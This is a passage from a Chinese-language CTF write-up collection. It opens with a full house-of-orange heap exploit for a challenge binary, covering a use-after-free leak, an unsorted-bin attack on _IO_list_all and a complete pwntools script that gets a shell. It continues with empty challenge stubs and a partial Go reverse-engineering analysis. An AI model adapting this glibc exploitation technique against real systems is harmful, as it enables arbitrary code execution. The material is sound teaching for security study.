```
[0x00000790]> pdf @ sym.free_it
/ (fcn) sym.free_it 46
|   sym.free_it ();
|           ; var int local_4h @ rbp-0x4
|           ; CALL XREF from 0x00000b2f (main)
|           0x00000a63      push rbp
|           0x00000a64      mov rbp, rsp
|           0x00000a67      sub rsp, 0x10
|           0x00000a6b      mov dword [local_4h], edi
        ; slot 放到 [local_4h]
|           0x00000a6e      mov eax, dword [local_4h]
|           0x00000a71      cdqe
|           0x00000a73      lea rdx, [rax*8]
|           0x00000a7b      lea rax, obj.allocs
       ; 0x202040
|           0x00000a82      mov rax, qword [rdx + rax]
        ; 取出 allocs[slot]
|           0x00000a86      mov rdi, rax
|           0x00000a89      call sym.imp.free
        ; free(allocs[slot]) 释放空间
|           0x00000a8e      nop
|           0x00000a8f      leave
\           0x00000a90      ret
```

该函数用于释放 slot 对应的空间，但是却没有将 allocs[slot] 指针置空，导致 UAF，或者 double-free。

漏洞利用

从上面我们可以看到，程序的各项操作都基于 slot，对 allocs[slot] 指向的内存空间进行操作，但没有对 allocs[slot] 是否为空，或者其指向的内存是否为被释放的状态，都没有做任何检查，这也是之前发生段错误的原因。

leak

```
def leak():
    global libc_base
    global heap_addr

    alloc(0)
    alloc(1)
    alloc(2)
    alloc(3)
    alloc(4)

    free(1)
    free(3)

    printt(1)
    libc_base = u64(io.recvn(6).ljust(8, '\x00')) - 0x3c1b58
    printt(3)
    heap_addr = u64(io.recvn(6).ljust(8, '\x00')) - 0x310

    log.info("libc_base address: 0x%x" % libc_base)
    log.info("heap address: 0x%x" % heap_addr)
```

首先利用 unsorted bin 可以泄露出 libc 和 heap 的地址。分配 5 个 chunk 的原因是为了避免 `\x00` 截断（heap 基地址的低位 `0x00`）。然后释放掉 1 和 3 即可。

```
gef➤  x/10gx &allocs
0x555555756040 <allocs>:    0x0000555555757010    0x0000555555757320
0x555555756050 <allocs+16>:    0x0000555555757630    0x0000555555757940
0x555555756060 <allocs+32>:    0x0000555555757c50    0x0000000000000000
0x555555756070 <allocs+48>:    0x0000000000000000    0x0000000000000000
0x555555756080 <allocs+64>:    0x0000000000000000    0x0000000000000000
gef➤  x/6gx 0x0000555555757320-0x10
0x555555757310:    0x0000000000000000    0x0000000000000311  <-- slot 1
0x555555757320:    0x00007ffff7dd1b58    0x0000555555757930
0x555555757330:    0x0000000000000000    0x0000000000000000
gef➤  x/6gx 0x0000555555757940-0x10
0x555555757930:    0x0000000000000000    0x0000000000000311  <-- slot 3
0x555555757940:    0x0000555555757310    0x00007ffff7dd1b58
0x555555757950:    0x0000000000000000    0x0000000000000000
```

house of orange

```python
def house_of_orange():
    io_list_all = libc_base + libc.symbols['_IO_list_all']
    system_addr = libc_base + libc.symbols['system']
    bin_sh_addr = libc_base + libc.search('/bin/sh\x00').next()
    io_wstr_finish = libc_base + 0x3bdc90

    fake_chunk = heap_addr + 0x310 * 4 + 0x20
    fake_chunk_bk = heap_addr + 0x310 * 3

    log.info("_IO_list_all address: 0x%x" % io_list_all)
    log.info("system address: 0x%x" % system_addr)
    log.info("/bin/sh address: 0x%x" % bin_sh_addr)
    log.info("_IO_wstr_finish address: 0x%x" % io_wstr_finish)
```

```
    stream  = p64(0) + p64(0x61)                        # fake heade
r       # fp
    stream += p64(0) + p64(fake_chunk_bk)               # fake bk po
inter
    stream += p64(0)                                    # fp->_IO_wr
ite_base
    stream += p64(0xffffffff)                           # fp->_IO_wr
ite_ptr
    stream += p64(bin_sh_addr)                          # fp->_IO_wr
ite_end # fp->wide_data->buf_base
    stream  = stream.ljust(0x74, '\x00')
    stream += p64(0)                                    # fp->_flags2

    stream  = stream.ljust(0xa0, '\x00')
    stream += p64(fake_chunk)                           # fp->_wide_
data
    stream  = stream.ljust(0xc0, '\x00')
    stream += p64(0)                                    # fp->_mode

    payload  = "A" * 0x10
    payload += stream
    payload += p64(0) * 2
    payload += p64(io_wstr_finish - 0x18)               # _IO_FILE_p
lus->vtable - 0x8
    payload += p64(0)
    payload += p64(system_addr)                         # ((_IO_strf
ile *) fp)->_s._free_buffer

    write(4, payload)

    payload  = p64(0) + p64(fake_chunk)                 # unsorted_b
in->TAIL->bk
    write(1, payload)

    alloc(5)
    alloc(6)                                            # put fake c
hunk in smallbins[5]

    free(5)                                             # put a chun
k in unsorted bin
```

```
    write(5, p64(0) + p64(io_list_all - 0x10))        # bk pointer
    alloc(5)                                          # unsorted b
in attack
```

这一步就比较复杂了。因为程序只允许分配 0x300 大小的 chunk，而我们知道 house-of-orange 需要大小为 0x60 的 chunk（放入 smallbins[5]）。由于我们可以具有修改 free chunk 的能力，所以可以修改 unsorted bin 里 chunk 的 bk 指针指向伪造的 fake chunk，以将其链接到 unsorted bin 中。接下来的第一次 malloc 将修改 unsorted_bin->TAIL->bk 将指向 fake chunk，而第二次 malloc 的时候，由于大小不合适，fake chunk 就会被整理回 smallbins[5]：

```
gef➤  x/10gx &allocs
0x555555756040 <allocs>:    0x0000555555757010    0x000055555575
7320
0x555555756050 <allocs+16>:    0x0000555555757630    0x000055555
5757940
0x555555756060 <allocs+32>:    0x0000555555757c50    0x000055555
5757320
0x555555756070 <allocs+48>:    0x0000555555757940    0x000000000
0000000
0x555555756080 <allocs+64>:    0x0000000000000000    0x000000000
0000000
gef➤  x/6gx 0x0000555555757320-0x10
0x555555757310:    0x0000000000000000    0x0000000000000311  <--
 slot 1
0x555555757320:    0x0000000000000000    0x0000555555757c60
 <-- bk points to fake chunk
0x555555757330:    0x000000000000000a    0x0000000000000000
gef➤  x/34gx 0x0000555555757c50-0x10
0x555555757c40:    0x0000000000000310    0x0000000000000311  <--
 slot 4
0x555555757c50:    0x4141414141414141    0x4141414141414141
0x555555757c60:    0x0000000000000000    0x0000000000000061  <--
 fake chunk
0x555555757c70:    0x00007ffff7dd1ba8    0x00007ffff7dd1ba8
0x555555757c80:    0x0000000000000000    0x00000000ffffffff
 <-- fp->_IO_write_ptr
0x555555757c90:    0x00007ffff7b9ac40    0x0000000000000000
```

```
  <-- fp->wide_data->buf_base
 0x555555757ca0:    0x0000000000000000    0x0000000000000000
 0x555555757cb0:    0x0000000000000000    0x0000000000000000
 0x555555757cc0:    0x0000000000000000    0x0000000000000000
 0x555555757cd0:    0x0000000000000000    0x0000000000000000
 0x555555757ce0:    0x0000000000000000    0x0000000000000000
 0x555555757cf0:    0x0000000000000000    0x0000000000000000
 0x555555757d00:    0x0000555555757c60    0x0000000000000000
  <-- fp->_wide_data
 0x555555757d10:    0x0000000000000000    0x0000000000000000
 0x555555757d20:    0x0000000000000000    0x0000000000000000
  <-- fp->_mode
 0x555555757d30:    0x0000000000000000    0x00007ffff7dcdc78
  <-- vtable
 0x555555757d40:    0x0000000000000000    0x00007ffff7a556a0
  <-- ((_IO_strfile *) fp)->_s._free_buffer
 gef➤  x/12gx 0x7ffff7dd1bb8-0x50
 0x7ffff7dd1b68:    0x00007ffff7dd1b58    0x00007ffff7dd1b58  <--
  unsorted bin
 0x7ffff7dd1b78:    0x00007ffff7dd1b68    0x00007ffff7dd1b68
 0x7ffff7dd1b88:    0x00007ffff7dd1b78    0x00007ffff7dd1b78
 0x7ffff7dd1b98:    0x00007ffff7dd1b88    0x00007ffff7dd1b88
 0x7ffff7dd1ba8:    0x00007ffff7dd1b98    0x00007ffff7dd1b98
 0x7ffff7dd1bb8:    0x0000555555757c60    0x0000555555757c60  <--
  smallbins[5]
```

对于 vtable 的利用，上一节我们使用了 `_IO_str_overflow` 函数，这次我们就用 `_IO_wstr_finish` 函数。具体怎么用请查看章节 4.13。

值得注意的是 `fp->_wide_data` 指向了 fake chunk，所以就相当于我们复用了这一块空间，`fp->_IO_write_end` 的地方也是就是 `fp->wide_data->buf_base` 。

接下来利用 unsorted bin attack 修改 `_IO_list_all` 指向 `&unsorted_bin-0x10` ，而偏移 0x60 的地方就是 `_IO_list_all->_chain` ，即 smallbins[5]，指向了 fake chunk。

```
gef➤  x/10gx &allocs
0x555555756040 <allocs>:    0x0000555555757010    0x000055555575
7320
0x555555756050 <allocs+16>:    0x0000555555757630    0x000055555
5757940
0x555555756060 <allocs+32>:    0x0000555555757c50    0x000055555
5757320
0x555555756070 <allocs+48>:    0x0000555555757940    0x000000000
0000000
0x555555756080 <allocs+64>:    0x0000000000000000    0x000000000
0000000
gef➤  x/6gx 0x0000555555757320-0x10
0x555555757310:    0x0000000000000000    0x0000000000000311  <--
 slot 5
0x555555757320:    0x0000000000000000    0x00007ffff7dd24f0
 <-- bk points to _IO_list_all-0x10
0x555555757330:    0x000000000000000a    0x0000000000000000
gef➤  x/4gx 0x00007ffff7dd24f0
0x7ffff7dd24f0:    0x0000000000000000    0x0000000000000000
0x7ffff7dd2500 <_IO_list_all>:    0x00007ffff7dd1b58    0x000000
0000000000
gef➤  x/14gx 0x00007ffff7dd1b58
0x7ffff7dd1b58:    0x0000555555757f50    0x0000000000000000  <--
 &unsorted_bin-0x10
0x7ffff7dd1b68:    0x0000555555757310    0x00007ffff7dd24f0  <--
 unsorted bin
0x7ffff7dd1b78:    0x00007ffff7dd1b68    0x00007ffff7dd1b68
0x7ffff7dd1b88:    0x00007ffff7dd1b78    0x00007ffff7dd1b78
0x7ffff7dd1b98:    0x00007ffff7dd1b88    0x00007ffff7dd1b88
0x7ffff7dd1ba8:    0x00007ffff7dd1b98    0x00007ffff7dd1b98
0x7ffff7dd1bb8:    0x0000555555757c60    0x0000555555757c60  <--
 smallbins[5]
```

pwn

```
def pwn():
    alloc(5)            # abort routine
    io.interactive()
```

最后触发异常处理，`malloc_printerr -> __libc_message -> __GI_abort -> _IO_flush_all_lockp -> __GI__IO_str_finish`，获得 shell。

开启 ASLR，Bingo!!!

```
python exp.py
[+] Starting local process './300': pid 5158
[*] libc_base address: 0x7efdcef24000
[*] heap address: 0x5624a7a3c000
[*] _IO_list_all address: 0x7efdcf2e6500
[*] system address: 0x7efdcef696a0
[*] /bin/sh address: 0x7efdcf0aec40
[*] _IO_wstr_finish address: 0x7efdcf2e1c90
[*] Switching to interactive mode
*** Error in `./300': malloc(): memory corruption: 0x00007efdcf2
e6500 ***
======= Backtrace: =========
$ whoami
firmy
```

exploit

完整的 exp 如下：

```python
#!/usr/bin/env python

from pwn import *

#context.log_level = 'debug'

io = process(['./300'], env={'LD_PRELOAD':'./libc-2.24.so'})
libc = ELF('libc-2.24.so')

def alloc(idx):
    io.sendlineafter("free\n", '1')
    io.sendlineafter("(0-9)\n", str(idx))

def write(idx, data):
    io.sendlineafter("free\n", '2')
```

```
    io.sendlineafter("(0-9)\n", str(idx))
    io.sendline(data)

def printt(idx):
    io.sendlineafter("free\n", '3')
    io.sendlineafter("(0-9)\n", str(idx))

def free(idx):
    io.sendlineafter("free\n", '4')
    io.sendlineafter("(0-9)\n", str(idx))

def leak():
    global libc_base
    global heap_addr

    alloc(0)
    alloc(1)
    alloc(2)
    alloc(3)
    alloc(4)

    free(1)
    free(3)

    printt(1)
    libc_base = u64(io.recvn(6).ljust(8, '\x00')) - 0x3c1b58
    printt(3)
    heap_addr = u64(io.recvn(6).ljust(8, '\x00')) - 0x310

    log.info("libc_base address: 0x%x" % libc_base)
    log.info("heap address: 0x%x" % heap_addr)

def house_of_orange():
    io_list_all = libc_base + libc.symbols['_IO_list_all']
    system_addr = libc_base + libc.symbols['system']
    bin_sh_addr = libc_base + libc.search('/bin/sh\x00').next()
    io_wstr_finish = libc_base + 0x3bdc90

    fake_chunk = heap_addr + 0x310 * 4 + 0x20
    fake_chunk_bk = heap_addr + 0x310 * 3
```

```
    log.info("_IO_list_all address: 0x%x" % io_list_all)
    log.info("system address: 0x%x" % system_addr)
    log.info("/bin/sh address: 0x%x" % bin_sh_addr)
    log.info("_IO_wstr_finish address: 0x%x" % io_wstr_finish)

    stream  = p64(0) + p64(0x61)                        # fake heade
r       # fp
    stream += p64(0) + p64(fake_chunk_bk)               # fake bk po
inter
    stream += p64(0)                                    # fp->_IO_wr
ite_base
    stream += p64(0xffffffff)                           # fp->_IO_wr
ite_ptr
    stream += p64(bin_sh_addr)                          # fp->_IO_wr
ite_end # fp->wide_data->buf_base
    stream  = stream.ljust(0x74, '\x00')
    stream += p64(0)                                    # fp->_flags2

    stream  = stream.ljust(0xa0, '\x00')
    stream += p64(fake_chunk)                           # fp->_wide_
data
    stream  = stream.ljust(0xc0, '\x00')
    stream += p64(0)                                    # fp->_mode

    payload  = "A" * 0x10
    payload += stream
    payload += p64(0) * 2
    payload += p64(io_wstr_finish - 0x18)               # _IO_FILE_p
lus->vtable - 0x8
    payload += p64(0)
    payload += p64(system_addr)                         # ((_IO_strf
ile *) fp)->_s._free_buffer

    write(4, payload)

    payload  = p64(0) + p64(fake_chunk)                 # unsorted_b
in->TAIL->bk
    write(1, payload)
```

```
    alloc(5)
    alloc(6)                                                 # put fake c
hunk in smallbins[5]

    free(5)                                                  # put a chun
k in unsorted bin
    write(5, p64(0) + p64(io_list_all - 0x10))               # bk pointer
    alloc(5)                                                 # unsorted b
in attack

def pwn():
    alloc(5)                # abort routine
    io.interactive()

if __name__ == '__main__':
    leak()
    house_of_orange()
    pwn()
```

参考资料

- https://ctftime.org/task/5172

6.1.27 pwn SECCONCTF2016 tinypad

下载文件

题目复现

```
$ file tinypad
tinypad: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dy
namically linked, interpreter /lib64/ld-linux-x86-64.so.2, for G
NU/Linux 2.6.32, BuildID[sha1]=1333a912c440e714599a86192a918178f
187d378, not stripped
$ checksec -f tinypad
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH      FORTIFY Fortified Fortifiable  FILE
Full RELRO      Canary found      NX enabled    No PIE
No RPATH   No RUNPATH   Yes     0               4       tinypad
$ strings libc-2.19.so | grep "GNU C"
GNU C Library (Ubuntu EGLIBC 2.19-0ubuntu6.9) stable release ver
sion 2.19, by Roland McGrath et al.
Compiled by GNU CC version 4.8.4.
```

题目解析

漏洞利用

参考资料

- https://ctftime.org/task/3189

6.1.28 pwn ASISCTF2016 b00ks

下载文件

题目复现

```
$ file b00ks
b00ks: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), d
ynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for
GNU/Linux 2.6.24, BuildID[sha1]=cdcd9edea919e679ace66ad54da9281d
3eb09270, stripped
$ checksec -f b00ks
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH      FORTIFY Fortified Fortifiable  FILE
Full RELRO      No canary found   NX enabled    PIE enabled
No RPATH   No RUNPATH   No      0               2       b00ks
$ strings libc-2.23.so | grep "GNU C"
GNU C Library (Ubuntu GLIBC 2.23-0ubuntu10) stable release versi
on 2.23, by Roland McGrath et al.
Compiled by GNU CC version 5.4.0 20160609.
```

题目解析

漏洞利用

参考资料

- https://ctftime.org/task/2492

6.1.29 pwn Insomni'hack_teaserCTF2017 The_Great_Escape_part-3

下载文件

题目复现

```
$ file the_great_escape_part3
the_great_escape_part3: ELF 64-bit LSB executable, x86-64, versi
on 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86
-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=08df0c3369b497ee8e
d8fca10dbb39ae75ebb273, not stripped
$ checksec -f the_great_escape_part3
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH      FORTIFY Fortified Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE
RPATH      No RUNPATH   Yes     0               6       the_grea
t_escape_part3
$ ldd the_great_escape_part3
        linux-vdso.so.1 (0x00007ffe0f1e8000)
        libjemalloc.so.2 => /usr/lib/libjemalloc.so.2 (0x00007fa
5e82dd000)
        libc.so.6 => /usr/lib/libc.so.6 (0x00007fa5e7f21000)
        libstdc++.so.6 => /usr/lib/libstdc++.so.6 (0x00007fa5e7b
98000)
        libpthread.so.0 => /usr/lib/libpthread.so.0 (0x00007fa5e
797a000)
        libdl.so.2 => /usr/lib/libdl.so.2 (0x00007fa5e7776000)
        libgcc_s.so.1 => /usr/lib/libgcc_s.so.1 (0x00007fa5e755e
000)
        /lib64/ld-linux-x86-64.so.2 => /usr/lib64/ld-linux-x86-6
4.so.2 (0x00007fa5e875c000)
        libm.so.6 => /usr/lib/libm.so.6 (0x00007fa5e71c9000)
```

64 位动态链接程序，但其使用 jemalloc 替代了 glibc 里的 ptmalloc2，很有意思。关于 jemalloc 的更多内容可以参考章节 1.5.11。

题目解析

漏洞利用

参考资料

- https://ctftime.org/task/3311

6.1.30 pwn HITCONCTF2017 Ghost_in_the_heap

下载文件

题目复现

```
$ file ghost_in_the_heap
ghost_in_the_heap: ELF 64-bit LSB pie executable x86-64, version
 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-6
4.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=e862c2118fbad287f594
7b95b6f5a5a532fa4a6f, stripped
$ checksec -f ghost_in_the_heap
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH      FORTIFY Fortified Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled
No RPATH   No RUNPATH   Yes     1               2       ghost_in
_the_heap
$ strings libc-2.24.so | grep "GNU C"
GNU C Library (Ubuntu GLIBC 2.24-9ubuntu2.2) stable release vers
ion 2.24, by Roland McGrath et al.
Compiled by GNU CC version 6.3.0 20170406.
```

64 位程序，保护全开。

题目解析

漏洞利用

参考资料

- https://ctftime.org/task/4847

6.1.31 pwn HITBCTF2018 mutepig

下载文件

题目复现

```
$ file mutepig
mutepig: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dy
namically linked, interpreter /lib64/ld-linux-x86-64.so.2, for G
NU/Linux 2.6.32, BuildID[sha1]=180b126011ab0d74ab49d0c3c52a41e85
155a6a9, stripped
[firmy@firmy-pc mutepip]$ checksec -f mutepig
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH      FORTIFY Fortified Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE
No RPATH   No RUNPATH   Yes     0               1       mutepig
$ strings libc-2.23.so | grep "GNU C"
GNU C Library (GNU libc) stable release version 2.23, by Roland
McGrath et al.
Compiled by GNU CC version 8.1.0.
```

64 位程序，开启了 Canary 和 NX。

题目解析

漏洞利用

参考资料

- https://www.xctf.org.cn/library/details/hitb-quals-2018/#mutepig-pwn

6.1.32 pwn SECCONCTF2017 vm_no_fun

下载文件

题目复现

```
$ file inception
inception: ELF 64-bit LSB pie executable x86-64, version 1 (SYSV
), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
for GNU/Linux 2.6.32, BuildID[sha1]=c36d0c2ef8cae7c5166fa8e3cc30
a229f97968c3, stripped
$ checksec -f inception
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH      FORTIFY Fortified Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    PIE enabled
No RPATH   No RUNPATH   Yes     0               3       inceptio
n
$ strings libc-2.23.so | grep "GNU C"
GNU C Library (Ubuntu GLIBC 2.23-0ubuntu9) stable release versio
n 2.23, by Roland McGrath et al.
Compiled by GNU CC version 5.4.0 20160609.
```

64 位程序，开启了 canary、NX 和 PIE，默认开启 ASLR。

题目解析

漏洞利用

参考资料

- https://github.com/SECCON/SECCON2017_online_CTF/tree/master/pwn/500_vm_no_fun

6.1.33 pwn 34C3CTF2017 LFA

下载文件

题目复现

题目解析

漏洞利用

参考资料

- https://ctftime.org/task/5167
- https://github.com/bkth/34c3ctf/tree/master/LFA

6.2.34 pwn N1CTF2018 memsafety

下载文件

题目复现

题目解析

漏洞利用

参考资料

- https://ctftime.org/task/5494
- https://github.com/Nu1LCTF/n1ctf-2018/tree/master/source/pwn/memsafety

6.2.1 re XHPCTF2017 dont_panic

- 题目解析
- 参考资料

下载文件

题目解析

第一步当然是 file 啦：

```
$ file dont_panic
dont_panic: ELF 64-bit LSB executable, x86-64, version 1 (SYSV),
 statically linked, stripped
```

64 位，静态编译，而且 stripped。

看一下段吧：

```
$ readelf -S dont_panic
There are 13 section headers, starting at offset 0xfa388:

Section Headers:
  [Nr] Name              Type             Address           Offs
et
       Size              EntSize          Flags  Link  Info  Ali
gn
  [ 0]                   NULL             0000000000000000  0000
0000
       0000000000000000  0000000000000000           0     0
0
  [ 1] .text             PROGBITS         0000000000401000  0000
1000
       000000000007ae40  0000000000000000  AX       0     0
16
  [ 2] .rodata           PROGBITS         000000000047c000  0007
c000
```

```
       0000000000033f5b  0000000000000000   A       0     0
32
  [ 3] .typelink         PROGBITS         00000000004b0080  000b
0080
       0000000000000b4c  0000000000000000   A       0     0
32
  [ 4] .itablink         PROGBITS         00000000004b0bd0  000b
0bd0
       0000000000000038  0000000000000000   A       0     0
8
  [ 5] .gosymtab         PROGBITS         00000000004b0c08  000b
0c08
       0000000000000000  0000000000000000   A       0     0
1
  [ 6] .gopclntab        PROGBITS         00000000004b0c20  000b
0c20
       0000000000044d5d  0000000000000000   A       0     0
32
  [ 7] .noptrdata        PROGBITS         00000000004f6000  000f
6000
       0000000000002608  0000000000000000  WA       0     0
32
  [ 8] .data             PROGBITS         00000000004f8620  000f
8620
       0000000000001cf0  0000000000000000  WA       0     0
32
  [ 9] .bss              NOBITS           00000000004fa320  000f
a310
       000000000001a908  0000000000000000  WA       0     0
32
  [10] .noptrbss         NOBITS           0000000000514c40  000f
a310
       00000000000046a0  0000000000000000  WA       0     0
32
  [11] .note.go.buildid  NOTE             0000000000400fc8  0000
0fc8
       0000000000000038  0000000000000000   A       0     0
4
  [12] .shstrtab         STRTAB           0000000000000000  000f
a310
```

```
        0000000000000073  0000000000000000           0     0
  1
```

我们发现一些奇怪的东西，`.gosymtab`、`.gopclantab`，Google 一下才知道，它其实是一个用 Go 语言编写的程序。好吧，运行它：

```
$ ./dont_panic
usage: ./dont_panic flag
$ ./dont_panic abcd
Nope.
```

```
$ xxd -g1 dont_panic | grep Nope.
000a5240: 3e 45 72 72 6e 6f 45 72 72 6f 72 4e 6f 70 65 2e  >Errn
oErrorNope.
$ objdump -d dont_panic | grep a524b
  47ba23:       48 8d 05 21 98 02 00    lea    0x29821(%rip),%ra
x        # 0x4a524b
```

字符串“Nope.”应该是判断错误时的输出，我们顺便找到了使用它的地址为 `0x47ba23`，接下来在去 r2 里看吧，经过一番搜索，找到了最重要的函数 `fcn.0047b8a0`：

```
[0x0047ba23]> pdf @ fcn.0047b8a0
/ (fcn) fcn.0047b8a0 947
|   fcn.0047b8a0 ();
|              ; JMP XREF from 0x0047bc4e (fcn.0047b8a0)
|       .-> 0x0047b8a0      64488b0c25f8.  mov rcx, qword fs:[0x
fffffffffffffff8]
|       :   0x0047b8a9      488d442490     lea rax, [rsp - 0x70]
|       :   0x0047b8ae      483b4110       cmp rax, qword [rcx +
 0x10] ; [0x10:8]=-1 ; 16
|      ,==< 0x0047b8b2      0f8691030000   jbe 0x47bc49
|      |:   0x0047b8b8      4881ecf00000.  sub rsp, 0xf0
|      |:   0x0047b8bf      4889ac24e800.  mov qword [local_e8h]
, rbp
|      |:   0x0047b8c7      488dac24e800.  lea rbp, [local_e8h]
       ; 0xe8 ; 232
```

```
|      |:   0x0047b8cf      488b05f2ec07.  mov rax, qword [0x004
fa5c8] ; [0x4fa5c8:8]=0
|      |:   0x0047b8d6      4883f802       cmp rax, 2
       ; 2
|     ,===< 0x0047b8da      0f8530020000   jne 0x47bb10
|     ||:       ; JMP XREF from 0x0047bc3d (fcn.0047b8a0)
|    .----> 0x0047b8e0      488b05d9ec07.  mov rax, qword [0x004
fa5c0] ; [0x4fa5c0:8]=0
|    :||:   0x0047b8e7      488b0ddaec07.  mov rcx, qword [0x004
fa5c8] ; [0x4fa5c8:8]=0
|    :||:   0x0047b8ee      4883f901       cmp rcx, 1
       ; 1
|   ,=====< 0x0047b8f2      0f8611020000   jbe 0x47bb09
|   |:||:   0x0047b8f8      488b4810       mov rcx, qword [rax +
 0x10] ; [0x10:8]=-1 ; 16
|   |:||:   0x0047b8fc      48894c2450     mov qword [local_50h]
, rcx
|   |:||:   0x0047b901      488b4018       mov rax, qword [rax +
 0x18] ; [0x18:8]=-1 ; 24
|   |:||:   0x0047b905      4889442448     mov qword [local_48h]
, rax
|   |:||:   0x0047b90a      4883f82a       cmp rax, 0x2a
       ; '*' ; 42 ; 判断密码长度是否大于 42
|  ,======< 0x0047b90e      0f8c0f010000   jl 0x47ba23
       ; 若小于，失败
|  ||:||:   0x0047b914      31d2           xor edx, edx
|  ||:||:   0x0047b916      31db           xor ebx, ebx
|  ||:||:   0x0047b918      4889542438     mov qword [local_38h]
, rdx  ; 密码字符串 provided_flag 的下标 i
|  ||:||:   0x0047b91d      885c2436       mov byte [local_36h],
 bl
|  ||:||:   0x0047b921      4839c2         cmp rdx, rax
       ; 比较下标 i 与密码长度
| ,=======< 0x0047b924      7d72           jge 0x47b998
       ; 若大于或等于，成功
| |||:||:       ; JMP XREF from 0x0047b996 (fcn.0047b8a0)
| --------> 0x0047b926      0fb63411       movzx esi, byte [rcx
+ rdx] ; 循环终点
| |||:||:   0x0047b92a      4080fe80       cmp sil, 0x80
       ; 128
```

```
| ========< 0x0047b92e      0f83a0010000   jae 0x47bad4
| |||:||:   0x0047b934      400fb6f6       movzx esi, sil
| |||:||:   0x0047b938      488d7a01       lea rdi, [rdx + 1]
       ; 1 ; 下标 + 1
| |||:||:       ; JMP XREF from 0x0047bb04 (fcn.0047b8a0)
       ; 密码逐位判断逻辑
| --------> 0x0047b93c      48897c2440     mov qword [local_40h]
, rdi
| |||:||:   0x0047b941      01f3           add ebx, esi
| |||:||:   0x0047b943      885c2437       mov byte [local_37h],
 bl    ; bl 代表 provided_flag[i]
| |||:||:   0x0047b947      881c24         mov byte [rsp], bl
| |||:||:   0x0047b94a      e811feffff     call fcn.0047b760
       ; 该函数会对 bl 做一些处理
| |||:||:   0x0047b94f      0fb6442408     movzx eax, byte [loca
l_8h]  ; [0x8:1]=255 ; 8 ; eax 是上面函数的返回值，即 mapanic(provid
ed_flag[i])
| |||:||:   0x0047b954      488b4c2438     mov rcx, qword [local
_38h]  ; [0x38:8]=-1 ; '8' ; 56
| |||:||:   0x0047b959      4883f92a       cmp rcx, 0x2a
       ; '*' ; 42 ; 判断 rcx 是否大于等于 0x2a
| ========< 0x0047b95d      0f836a010000   jae 0x47bacd
       ; 如果大于或等于，跳转
| |||:||:   0x0047b963      488d15f6a807.  lea rdx, 0x004f6260
       ; 读入 constant_binary_blob
| |||:||:   0x0047b96a      0fb60c0a       movzx ecx, byte [rdx
+ rcx] ; ecx 代表 constant_binary_blob[i]
| |||:||:   0x0047b96e      38c8           cmp al, cl
       ; 比较 mapanic(provided_flag[i]) 和 constant_binary_blob[i
]
| ========< 0x0047b970      0f85ad000000   jne 0x47ba23
       ; 如果不等于，失败
| |||:||:   0x0047b976      488b442448     mov rax, qword [local
_48h]  ; [0x48:8]=-1 ; 'H' ; 72
| |||:||:   0x0047b97b      488b4c2450     mov rcx, qword [local
_50h]  ; [0x50:8]=-1 ; 'P' ; 80
| |||:||:   0x0047b980      488b542440     mov rdx, qword [local
_40h]  ; [0x40:8]=-1 ; '@' ; 64
| |||:||:   0x0047b985      0fb65c2437     movzx ebx, byte [loca
l_37h] ; [0x37:1]=255 ; '7' ; 55
```

```
| |||:||:   0x0047b98a      4889542438     mov qword [local_38h]
, rdx
| |||:||:   0x0047b98f      885c2436       mov byte [local_36h],
 bl
| |||:||:   0x0047b993      4839c2         cmp rdx, rax
| ========< 0x0047b996      7c8e           jl 0x47b926
       ; 循环起点
| |||:||:      ; JMP XREF from 0x0047b924 (fcn.0047b8a0)
| `-------> 0x0047b998      488d05d5c902.  lea rax, 0x004a8374
       ; "Seems like you got a flag." ; 成功
|  ||:||:   0x0047b99f      48898424a800.  mov qword [local_a8h]
, rax
|  ||:||:   0x0047b9a7      48c78424b000.  mov qword [local_b0h]
, 0x1c ; [0x1c:8]=-1 ; 28
|  ||:||:   0x0047b9b3      48c744245800.  mov qword [local_58h]
, 0
|  ||:||:   0x0047b9bc      48c744246000.  mov qword [local_60h]
, 0
|  ||:||:   0x0047b9c5      488d05b4e300.  lea rax, 0x00489d80
|  ||:||:   0x0047b9cc      48890424       mov qword [rsp], rax
|  ||:||:   0x0047b9d0      488d8c24a800.  lea rcx, [local_a8h]
       ; 0xa8 ; 168
|  ||:||:   0x0047b9d8      48894c2408     mov qword [local_8h],
 rcx
|  ||:||:   0x0047b9dd      e80efff8ff     call fcn.0040b8f0
|  ||:||:   0x0047b9e2      488b442410     mov rax, qword [local
_10h]  ; [0x10:8]=-1 ; 16
|  ||:||:   0x0047b9e7      488b4c2418     mov rcx, qword [local
_18h]  ; [0x18:8]=-1 ; 24
|  ||:||:   0x0047b9ec      4889442458     mov qword [local_58h]
, rax
|  ||:||:   0x0047b9f1      48894c2460     mov qword [local_60h]
, rcx
|  ||:||:   0x0047b9f6      488d442458     lea rax, [local_58h]
       ; 0x58 ; 'X' ; 88
|  ||:||:   0x0047b9fb      48890424       mov qword [rsp], rax
|  ||:||:   0x0047b9ff      48c744240801.  mov qword [local_8h],
 1
|  ||:||:   0x0047ba08      48c744241001.  mov qword [local_10h]
, 1
```

```
|  ||:||:   0x0047ba11      e84a8effff     call fcn.00474860
|  ||:||:   0x0047ba16      48c704240000.  mov qword [rsp], 0
|  ||:||:   0x0047ba1e      e88d1efeff     call fcn.0045d8b0
|  ||:||:      ; JMP XREF from 0x0047b90e (fcn.0047b8a0)
|  ||:||:      ; JMP XREF from 0x0047b970 (fcn.0047b8a0)
| -`------> 0x0047ba23      488d05219802.  lea rax, 0x004a524b
       ; "Nope." ; 失败
|   |:||:   0x0047ba2a      488984248800.  mov qword [local_88h]
, rax
|   |:||:   0x0047ba32      48c784249000.  mov qword [local_90h]
, 5
